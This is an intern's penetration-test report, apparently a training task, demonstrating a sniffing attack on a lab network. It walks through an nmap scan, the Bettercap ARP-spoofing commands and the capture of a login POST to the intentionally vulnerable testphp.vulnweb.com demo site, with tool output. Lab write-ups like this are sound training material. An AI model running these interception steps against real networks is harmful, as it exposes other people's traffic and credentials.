
Imran Melikov 15/07/2024

Task3 Report



A sniffing attack involves intercepting and capturing data packets traveling over a network. Attackers use tools like Wireshark or tcpdump to listen to and analyze the traffic. Sniffing attacks can capture sensitive information such as usernames, passwords, and personal messages, especially over unencrypted connections. This type of attack is often part of a Man-in-the-Middle (MITM) strategy, where the attacker inserts themselves between the victim and a server to capture or manipulate data. Ethical considerations and respecting privacy are vital when discussing or experimenting with network sniffing techniques.

Table of Contents

1.0 Future Intern Task3 Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

2.0 Executive Summary

Conducted penetration test uncovered several security weaknesses present in web applications owned by testphp.vulnweb.com website

When performing the penetration test, there were several alarming vulnerabilities that were identified on testphp.vulnweb.com networks. When performing the attacks, I was able to find different information, primarily due to outdated patches and poor security configurations.

2.1 Executive Summary - Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.


3.0 Sniffing Attack

We try to do an MITM attack.We scan our network with nmap and after we found ip we try arp attack and listen with bettercap.

3.1.1 Nmap scan

If the target is in our network we successfully can do an MITM attack.Firstly we should learn the target's ip address.

Command: nmap 192.168.64.0/24



```
┌──(root㉿kali)-[~]
└─# nmap 192.168.64.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-15 10:11 EDT
Nmap scan report for 192.168.64.1
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
5000/tcp open  upnp
7000/tcp open  afs3-fileserver
MAC Address: 82:65:7C:FC:41:64 (Unknown)

Nmap scan report for 192.168.64.12
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.64.12 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 76:4F:06:BB:30:D7 (Unknown)

Nmap scan report for 192.168.64.7
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.64.7 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 18.55 seconds
```

We can see the target’s ip 192.168.64.12.

3.1.2 Bettercap

Bettercap is a powerful network security tool used for performing Man-in-the-Middle (MITM) attacks, network traffic monitoring, and protocol manipulation. It's capable of intercepting, analyzing, and modifying network traffic in real-time. Bettercap supports various protocols, including HTTP, HTTPS, and TCP, making it versatile for different attack vectors. It's widely used in penetration testing to simulate attacks and assess vulnerabilities in network security. Ethical use and obtaining proper authorization are crucial when using Bettercap to ensure compliance with legal and ethical standards in cybersecurity practices.

Now we do some settings for attack in bettercap.

Command: bettercap -iface eth0

Command: net.probe on

Command: set arp.spoof.fullduplex true

Command: set arp.spoof internal true

Command: set arp.spoof.targets 192.168.64.12

Command: net.sniff on

Command :arp.spoof on

These Bettercap commands set up a Man-in-the-Middle (MITM) attack on a specified target:

- bettercap -iface eth0: Starts Bettercap on the `eth0` network interface.

- net.probe on: Enables network probing to discover active hosts.

- set arp.spoof.fullduplex true: Enables full-duplex ARP spoofing, intercepting traffic in both directions.


- set arp.spoof.internal true: Spoofs ARP packets within the local network.

- set arp.spoof.targets 192.168.64.12: Specifies the target IP for ARP spoofing.

- net.sniff on: Starts sniffing network traffic.


- arp.spoof on: Initiates ARP spoofing, redirecting traffic through the attacker's machine.

These commands enable intercepting and analyzing the target's network traffic.



```
┌──(root㉿kali)-[~]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux arm64 with go1.21.0) [type 'help' for a list of commands]

192.168.64.0/24 > 192.168.64.7  » [10:12:39] [sys.log] [inf] gateway monitor started ...
192.168.64.0/24 > 192.168.64.7  » net.probe on
[10:12:56] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.64.0/24 > 192.168.64.7  » [10:12:56] [sys.log] [inf] net.probe probing 256 addresses on 192.168.64.0/24
192.168.64.0/24 > 192.168.64.7  » [10:12:56] [endpoint.new] endpoint 192.168.64.12 detected as 76:4f:06:bb:30:d7.
192.168.64.0/24 > 192.168.64.7  » arp.ban on
[10:13:14] [sys.log] [war] arp.spoof running in ban mode, forwarding not enabled!
192.168.64.0/24 > 192.168.64.7  » [10:13:14] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.64.0/24 > 192.168.64.7  » set arp.spoof.fullduplex true
192.168.64.0/24 > 192.168.64.7  » set arp.spoof internal true
192.168.64.0/24 > 192.168.64.7  » set arp.spoof.targets 192.168.64.12
192.168.64.0/24 > 192.168.64.7  » █
```




```
192.168.64.0/24 > 192.168.64.7  » net.sniff on
192.168.64.0/24 > 192.168.64.7  » arp.spoof on
[10:15:24] [sys.log] [war] arp.spoof running in ban mode, forwarding not enabled!
192.168.64.0/24 > 192.168.64.7  » [10:15:24] [sys.log] [err] module arp.spoof is already running
```

3.1.3 Getting username and password

Now when the target writes username and password in http website we can get this information.

Target:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:


Username : admin
Password : admin
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

Our:



```
192.168.64.0/24 > 192.168.64.7  » [10:27:18] [net.sniff.http.request] http 192.168.64.12 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Accept-Language: en-US,en;q=0.9

uname=admin&pass=admin

192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.https] sni 192.168.64.12 > https://nav-edge.smartscreen.microsoft.com
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.https] sni 192.168.64.12 > https://nav-edge.smartscreen.microsoft.com
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.http.response] http 44.228.249.3:80 302 Found → 192.168.64.12 (14 B text/html; charset=UTF-8)
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.http.response] http 44.228.249.3:80 302 Found → 192.168.64.12 (14 B text/html; charset=UTF-8)
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.http.request] http 192.168.64.12 GET testphp.vulnweb.com/login.php
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.http.request] http 192.168.64.12 GET testphp.vulnweb.com/login.php
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.https] sni 192.168.64.12 > https://nav-edge.smartscreen.microsoft.com
192.168.64.0/24 > 192.168.64.7  » [10:27:19] [net.sniff.https] sni 192.168.64.12 > https://nav-edge.smartscreen.microsoft.com
```